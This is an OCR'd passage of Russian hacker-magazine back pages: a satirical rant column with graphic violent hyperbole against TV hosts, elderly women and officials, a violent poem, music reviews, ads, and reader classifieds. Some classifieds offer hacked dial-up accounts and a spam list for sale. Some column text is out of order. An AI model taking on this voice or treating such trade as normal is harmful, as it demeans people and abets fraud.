Уважаемый][! Я тут недавно в реестре Винды 98 SE копался и наткнулся на HKEY_LOCAL_MACHINE/Software/ФСБ России! Что это за ФСБ России? Может, я уже под колпаком? Или мы все под колпаком? С уважением, Славян!

Все беды начинаются с реестра. Жил вот себе Славян, поживал, ни о чем не тужил, пока шаловливые ручки не довели его до цугундера. На вопрос о том, что такое ФСБ России, я вот так сразу и здесь ответить не смогу, зато смею точно заверить, что раз уж до твоего реестра добрались, то ты точно под колпаком, а то и под тазиком. И мы тоже. Но под другим, более вместительным.
Короче, брейся, полируй колпак, чисти тазик и не залезай почем зря в реестры, а то так все государственные тайны разболтаешь, йопт!

Старший сержант Непущайло, дежурный по отделу.

IN TRASH

Даниил Шеповалов (dan@real.xakep.ru, www.danya.ru)

Ай лайк ту мув ит, мув ит

Сразу начну о наболевшем: в последнее время появилось очень много людей, которым при случае я бы с нескрываемым удовольствием оторвал бы, простите великодушно, их подлые яйца. "Даня, это неправильно, - скажешь ты, устремив ясные, исполненные общечеловеческих идеалов глаза прямо в камеру. - Надо терпимее относиться к людям, а прибегать к насилию в нашем высокодуховном обществе вообще недопустимо!". Нет, чувак, ты мне, конечно же, такое не скажешь, а скорее, наоборот, загадочно улыбаясь, протянешь окровавленные ножницы с зазубринами, но надо же было для красного словца эту тему ввернуть. Так что представим на секунду, что ты эту пафосную фигню все-таки произнес. "Да, чувак, - отвечу я. - А что по-твоему надо сделать с теми ушлепками, которые вешают на свой порносайт тонну банеров и левых рекламных линков, не выложив туда ни единого порнографического изображения? Причем при закрытии этого сайта выскакивают двадцать пять попап окошек всевозможных размеров, а при закрытии каждого из них появляется еще пятьдесят окон по мегабайту каждое. А у тебя платный траффик и 486-ой процессор". По-моему даже электрошоковая кастрация будет для таких уродов слишком мягким наказанием.

Тимуровцам

Думаешь, второе призовое место на отрыв гениталий заняли девелоперы из Майкрософта? Ни фига, здесь у нас по-прежнему с большим отрывом лидируют злобные боевые бабки. С авоськами и без, в тулупах и бальных платьях, с фиолетовыми и любыми другими волосами. Бабкам, конечно, оторвать ничего нельзя, зато можно пустить их всех под

пресс: на удобрения и корм для рыбок! Ты в курсе, что до семидесяти лет доживает в пять раз больше бабок, чем дедов? Слабый пол, блин! Грымзы старые, сживут мужей со свету, а потом давай кошелками в метро драться и жалобы на молодежь строчить. На лесоповал их! Или хотя бы запретить ездить в общественном транспорте...

Кил 'эм олл!

А почетное третье место, конечно же, заняли телевизионщики - вот чьими болтающимися девайсами мы накормим пол-Китая! То, что Белку, Сашу Пряникова и Владимира Соловьева вместе с Оксаной Пушкиной надо мелко нашинковать и захоронить в радиоактивных могильниках на глубине пяти-шести километров от поверхности Земли, - это даже не обсуждается. А то устроили по ТВ

ков. Вот, например, авторам шедевра про Растишку от Данон я бы засунул их... или нет - оставим лучше этих чуваков на сладкое. Сначала надо разобраться с любителями поливать прокладки синей жидкостью. Я плачу горькими слезами при одной только мысли о том, что я с ними сделаю! Хуже этих гадов только фрики, развесившие по всему Арбату громадные щиты с надписью "Улетный бензин!". А даноновских растишек нужно посадить в комнату, обитую мягкими матрасами, и крутить им их же рекламу до тех пор, пока они тоже не начнут летать во сне... и наяву. Ну а самые гадкие ублюдки среди телевизионщиков - это, конечно же, авторы телепузиков. Вот чьи генеталии надо нещадно прижигать раскаленной кочергой, ибо их омерзительное, тлетворное влияние на детей является страшнейшим преступлением против человечества. По ходу телепузики - это гнусный пиар-проект инопланетных

интерактивную кунсткамеру. Кстати, забыл вписать в список кандидатов на захоронение ту ведущую из "Принципа домино"... которая не Ханга и с глубоководным форматом глаз. Ее в первых рядах, вне очереди и не закапывать лучше даже, а в космос отправить в титановом контейнере, к далеким звездам! Но сейчас о другом давайте поговорим: какая, я вас спрашиваю, ссс... сотрудница масс-медиа делает подборку фильмов и передач для субботнего вечера? Дайте мне, пожалуйста, автоген, дрель и монтировку, а затем оставьте с ней наедине на полчасика: я буду ей популярно объяснять, что не все в восторге от Петросяна (на заметку: добавить в список на захоронение), тупых французских комедий и фигурного катания. Теперь насчет рекламщи-

захватчиков, которые хотят превратить мозги землян в быстрорастворимое фруктовое желе. Более того, факин спэйс инвайдерс уже насаждают нам свои мрачные сексуальные расклады. У пары из четырех телепузиков на голове прикреплены фаллические символы: штырь и загнутый штырь. А у двух других на башке красуются символы женского начала: круглая и треугольная дырки. Сами же телепузики по виду напоминают синюшных, мертвых младенцев с запавшими глазами. И вот эту некропедофилическую инопланетно-извращенную ересь особей четырех полов показывают по центральному телевидению!!! Я в шоке. Поэтому предоставлю лучше слово неизвестному поэту, который как нельзя лучше отразил мои эмоции:

NEXT

X-Music

Музыка для хакера

Команда: Мультфильмы
Пластинка: Суперприз
Релиз: Real Records, 2002
Реальный хит: Яды

"Суперприз" готовился к выходу долгих два года и первоначально должен был называться странным сочетанием слов "Яды Витамины". Кстати, и само название команды с латинской "F" в середине выглядит удивительно, хотя объясняется это очень просто: "F" в слове "Мультфильмы" была введена, чтобы сайт группы было легче найти по поисковым системам в Интернете, которые реагируют в основном на латиницу. Ну, на что бы там поисковики не реагировали, а наши уши реагируют на звуки, которых на новой пластинке преизрядно, и многие из них радуют и дарят нечто неуловимое, ради чего хочется слушать и слушать...

Музыка для крякера

Команда: Черное солнце
Пластинка: Лунофобия
Релиз: Лунофобия, 2001
Реальный хит: Под снегом

Депресняк. Настоящий, тяжелый, готический депресняк под абсолютно черным солнцем на фоне вялотекущей лунофобии. Попытка объяснить, кто и про что поет, не приведет ни к чему, кроме роста энтропии. Вместо того чтобы пытаться въехать в якобы скрытый смысл каждой композиции, рекомендуется просто и ненапряжно погрузиться в обволакивающие все твои внутренности звуки и попробовать прочувствовать "всю глубину наших глубин". Если получится - поздравляем, это всего лишь еще раз докажет, что суслик есть, хотя мы его и не видим. Все понятно?

Музыка для западлостроителя

Команда: Сегодня ночью
Пластинка: Кофе и сигареты
Релиз: CD Land Records, 2002
Реальный хит: Сигареты и кофе

Дебютный альбом ранее неизвестной команды "Сегодня ночью", но обрати внимание на тот малозначительный фактик, что саунд-продюсером выступил некто Илья Лагутенко. Что бы это значило? Музыка обычная. И необычная. Непонятно-понятные тексты, смысл которых улавливается с первого раза, но это не тот смысл, который вложили в слова сами исполнители. Зато музыка "втыкает" сразу, оставляя после себя тягуче-ломаные раздумья, не позволяющие одним махом "соскочить" с волны, на которую настраиваешься, слушая и понимая.

Музыка для warezника

Команда: Сборник
Пластинка: RockZone Ultra
Релиз: BMG Russia, 2001
Реальный хит: Him - Pretending

Что за сборник? Почему именно ULTRA? Что там за музыка? Отвечаем: подборочка довольно жизнеутверждающая, вполне соответствует музпозициям небезызвестной одноименной радиостанции. Долдонить о том, "что такое хорошо и что такое плохо", не имеет смысла, лучше зацени тех "трубадуров", чьим творчеством можно насладиться посредством этой пластиночки, - Clawfinger, Die Happy, Guano Apes, Glow, Him, Republica, Sahara Hotnights, Sub7even, Donots и многие другие высокочтимые исполнители и музыканты. Желающим "подзарядиться" - рекомендации лучших собаководов :))).

Хумор

Даниил Шеповалов (danya@danya.ru)

Пункт приема макулатуры
Что, думаешь, все, я спустил пар? Фигу! Сейчас будем разбираться с бюрократами. Ладно, пускай ради получения визы я должен отстоять десять километровых очередей, чтобы взять двадцать справок формата РД622-КТ0001, потом заплатить в банке восемьдесят восемь копеек, отстоять еще тридцать очередей, взять сорок справок формата МН-15-456У, а потом поехать в Усть-Перезассанск, чтобы поставить там шестьсот печатей и подарить все зубы местной гопоте. Я безропотно проделаю все это, если подобный процесс жизненно необходим для сохранения мира во всем мире! Но если я потеряю целый день из-за того, что какая-то кривая дура из паспортного стола во время приемных часов (с 12:48 до 13:06, включая два перерыва на обед) чатилась по асе и вешала свою анкету на kiss.ru... Знаешь, что я сделаю? Правильно, я возьму у деда его берданку, выйду на улицу и начну отстреливать людей. Что я, собственно, и сделал вчера вечером.

На сладкое
Не могу не упомянуть в этом позитивном обзоре винчестеры Maxtor. Что, очень было трудно наклеить на винт инфу о положении джамперов, где слэйв, где мастер? Я вас спрашиваю, гады! ВИНЧЕСТЕРЫ МАКСТОР - САМЫЕ УБЛЮДСКИЕ ВИНЧЕСТЕРЫ В МИРЕ!!! А их производителям я бы самизнаетечто. Тем более, что эту фразу мне на два года вперед проплатила крупная компания - производитель HDD. Буду теперь этот текст в начале каждой статьи вставлять.

И не затыкай мне рот, ветеринар хренов! Уроды вокруг сплошные, твари безмозглые, всех на комбикорм пустить, дегенератов! У-у-у, ненавижу!!! Что ты мне там колешь, поганый докторишка!? Думаешь я слишком агрессивный??? Ой, как щекотно. И знаете, доктор, я вам скажу - ведь жизнь в сущности прекрасна! Надо жить ради других, позабыть про эгоизм и дарить людям любовь. Мы желаем сча-а-астья ва-а-ам, сча-а-астья в этом мире большом...
Ах, доктор, вы такой милашка, дайте я вас поцелую!


Выжрав ящик водки
И поев арбузиков
Собирались дети
3.14... ть телепузиков
С голубых экранов
Эти злые твари
Наших славных деток
Вусмерть задолбали
Монстры охреневшие
С рвотой вместо мозга
Лепят из ребенка
Гада-отморозка
Задолбали твари
С кинескопом в ж...
Разрушают детство
Всех детей в Европе
За базар отстойный
За свои обряды
Щас за все ответят
Эти телегады
Взяв бидон с бензином
Тихо, по бурьяну
Отыскали дети
Нужную поляну
Разломали на хрен
Окна, крышу, двери
Подожгли землянку
Чтобы сдохли звери
Сгиньте, тележопые
В пламени скорей
Чтобы не тревожили
Больше сон детей
Утомились дети
Дело было ночью
Взрывы кинескопов
Рвали тварей в клочья

РУБРИКА «Я ПЛАКАЛ»
(самое самое письмо Дане)
from: MC <sbmc@mail.ru>


Здравствуйте, Даниил.
Вас беспокоит преподавательский коллектив Харьковского педагогического института. Наши студенты порекомендовали Вас как отличного альтернативного педагога. К сожалению, мы ничего не слышали о Вас, надеемся в скором времени изучить Ваши труды. Предлагаем Вам откорректировать учебник для учеников третьего класса "Психология для ребят". Мы хотим написать книгу без каких-либо неточностей, и Вы, как эксперт-эмпирик (студенты очень хорошо отзываются о Ваших трудах), внесете изменения в несколько параграфов. С Вашим опытом педагогики, уверены, получится стоящий учебник. Если не возражаете, мы внесем Вас в соавторы.
С уважением, доц. Алексей Кириллов.

ЖУРНАЛ
МОТО
ВСЕ ОСТАЛЬНОЕ – ОТСТОЙ

ПОЛИГОН
ИГРОВЫЕ КОМПЬЮТЕРНЫЕ КЛУБЫ
ПРОГРАММА УЧЕТА
игрового времени
Poligon KIT
+ полный учет продаж
+ контроль администратора
+ поддержка всех видов тарифов
+ блокировка игровых станций
+ генерация отчетов
+ финансовый анализ
+ сброс данных в интернет
...и море других возможностей!
программа постоянно совершенствуется!
зайди на сайт программы:
WWW.POLIGON.RU/PROGRAM/
ваша первая
РАБОТА
Сеть интернет-клубов "ПОЛИГОН" приглашает КОНСУЛЬТАНТОВ
ВЫ ПОЛУЧАЕТЕ:
1. Стабильную зарплату + бонусы
2. Мощный карьерный рост
3. Возможность совмещения работы и учебы
БЕСПЛАТНОЕ ОБУЧЕНИЕ
работе с клиентами
компьютерам
интернету
НАШИ ТРЕБОВАНИЯ: 18-25 лет, знание ПК, общительность, желание учиться, честолюбие. Опыт работы не обязателен.
Тел. 777-0505


Алетон
№ РОСС RU АЯ-46 В57607
товар сертифицирован
КОМПЬЮТЕРЫ
ДЛЯ ДОМА И ОФИСА
Продажа компьютерной техники в КРЕДИТ
Сборка, модернизация компьютеров
Проектирование, монтаж, обслуживание локальных сетей
Подключение к Интернету
комплектующие, мниторы, принтеры,
сканеры, fax-модемы, оргтехника,
картриджи, аксессуары

220
ПАВИЛЬОНОВ
И МАГАЗИНОВ
В ОДНОМ ЗАЛЕ
БУДЕНОВСКИЙ
КОМПЬЮТЕРНЫЙ ЦЕНТР
КОМПЬЮТЕРЫ
КОМПЛЕКТУЮЩИЕ
РАСХОДНЫЕ МАТЕРИАЛЫ
ОРГТЕХНИКА
КОМПЬЮТЕРНАЯ МЕБЕЛЬ
CD И ВИДЕОКАССЕТЫ
АУДИО-ВИДЕО
СОТОВАЯ СВЯЗЬ
БЫТОВАЯ ТЕХНИКА
СИСТЕМЫ ВИДЕОНАБЛЮДЕНИЯ
У НАС ПРЕДСТАВЛЕНЫ:
COMDES
Регард Трейд
Дел компьютерс
Техмаркет Колон
Инкотрэйд
КИТ
СтартМастер-Рубин
Дэка
ЮСН-Комп
НТЦ Электрон-Сервис
Глобал Тек
Радиокомплект-компьютер
и другие
10.00-20.00
проспект Буденного, д.53,
ст.м."Шоссе Энтузиастов",
т. 785-7575, www.budenovsky.ru


ВСЕ МОНИТОРЫ
COMPUS
GRAPHICS
LaCie
mitsubishi
iiyama
HITACHI
BARCO
WWW.COMPUS.RU
(095) 937-3249, 150-9367

MP3 ПЛЕЕРА НА ЛЮБОЙ ВКУС
Data Storage

Юниты

Борда

WARNING!!!

Объявления рекламного характера не публикуются!

1. мы не будем рекламировать твою страничку, сервер и прочее
2. все письма с матом и прочей шнягой удаляются сразу
3. мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)

OK

Опытный программист на Visual C++ вступит в хак-группу. Обращатся по адресу **dimon133@rambler.ru**


Внимание !!! Все любители порно в формате JPG открывается Ё-МАЙЛ клуб по обмену порно! Вы присылаете свои фотки с тетками, а в замен получаете другие, не менее кульные фотки. Если ты с нами - пиши на **pinkera-tor123@mail.ru** с сабжем “порно”!

Парни, кто хочет помочь двум девчонкам научиться хакингу? Начальные знания имеются ;) Ждём ваши письма на **girls@xakep.ru!**

Народ! Кому нужен диалапный инет? Продам хакнутые аккаунты прова ПТУ-ТЕЛНИ в два раза дешевле (типа 10$ аккаунт за 150 руб). Также куплю старые выпуски][акера, книги о хакинге, Linux RED HAT и др. (РАСПЛАТА ТОЛЬКО ИНЕТОМ). Только для Москвы и ХИМОК. Мыльте на **netkiller@crazy.ru**

Ищу друзей по переписке! Мыльте сюда: **venom160@mail.ru**

Работал в одной конторе при т.н. “дневном свете” в результате резко село зрение. Теперь срочно нужна любая информация о вреде ламп “дневного” света (результаты исследований и т.п.). Желательно из авторитетных источников (не исключено использование инфы в качестве аргумента на суде). Если кто видел подобную инфу и может помочь plz мыльте на **deadman@mail.zp.ua**



Начинающие кодеры на Delphi, давайте переписываться, обмениваться опытом и инфой. Мыльте на **lancetnik@mail.ru**

Нужны услуги хорошего кодера на C++/Delphi. За money bk еще что-нибудь ценное ;) **simslam@hotmail.ru**

Продам москвичам новый хард IBM 40 GB, 7200rpm. Цена 3000руб. Обращаться на **iron-box@mail.ru**

Продам Linux SuSE 7.3 на 3-х дисках - 150руб. Пишите на мыло: **tvo@xakep.ru** (предложение только для жителей Москвы)

Неплохо работаю в 3Dmax 4.2. Ищу работку. Если есть какие-то предложения мыльте. **d_sokol@ukr.net**

Компутерщики объединяйтесь. Призываю к переписке и обмену Инфой\Софтом. Интересность обещаю. **ahb@csu.ru** aka ChaoS WinD in NeT

Продам спам-лист на 90000 мыл. Mailto: **pldus@mail.ru**

Есть старое железо? Хочешь его выкинуть? Help me! Приму в дар (или за небольшое вознаграждение) любые работающие devices для опытов! **Chomax (mixers@mailru.com)**

Продам чара в Ultima Online на шарде Oskom. Сумма скиллов - 2200. Вопросы на мыло: **Kick3000@mail.ru**

Сделаю программу на Delphi не более 1МБ под заказ за что-либо полезное: Web-money, СПАМ-Лист, Dila-Up и т.п. E-mail: **VLD10@yandex.ru**. ICQ: 146574888

Обращение ко всем starcrafter’ам Беларуси, или к тем, кто таких знает. Пришло новое время, нам надо объединяться, чтобы стать сильнее. Объединение начинается с послания, которое шлем сюда: **bul-dos82@mail.ru**

Хотелось бы переписываться с народом, который слушает и пишет транс музыку... Сам пишу и мне это дико нравится... **romanoid@rilan.ru**

Пара начинающих кодеров пишет небольшую игру, узнать подробнее, присоединиться - **nuclear_age@mail.ru**

Люди, продаю Language Teacher v6. Цена 200-220$ (новый 499$). Из функций есть переводчик текстов, словарь, органайзер, факс, мыло, 4 игры, связь с компом и много-много других полезных фишек. Кто заинтересовался - пиши: **sanchez@xakep.ru**. Покупателю дам клевый подарок.

Ищу девушку, у которой хватит сил отогнать меня от компа. **rakitskij@mail.ru**

Ищу хакеров для профессионального сотрудничества. Требуются профи. $ гарантирую. **nikita@studentu.ru**

Продам FreeBSD 4.5 на 3-х CD-R дисках за 110руб. 1-ый install CD, 2-ой и 3-ий - с дополнительным софтом. мыльте **freebsd-fan@hotmail.ru**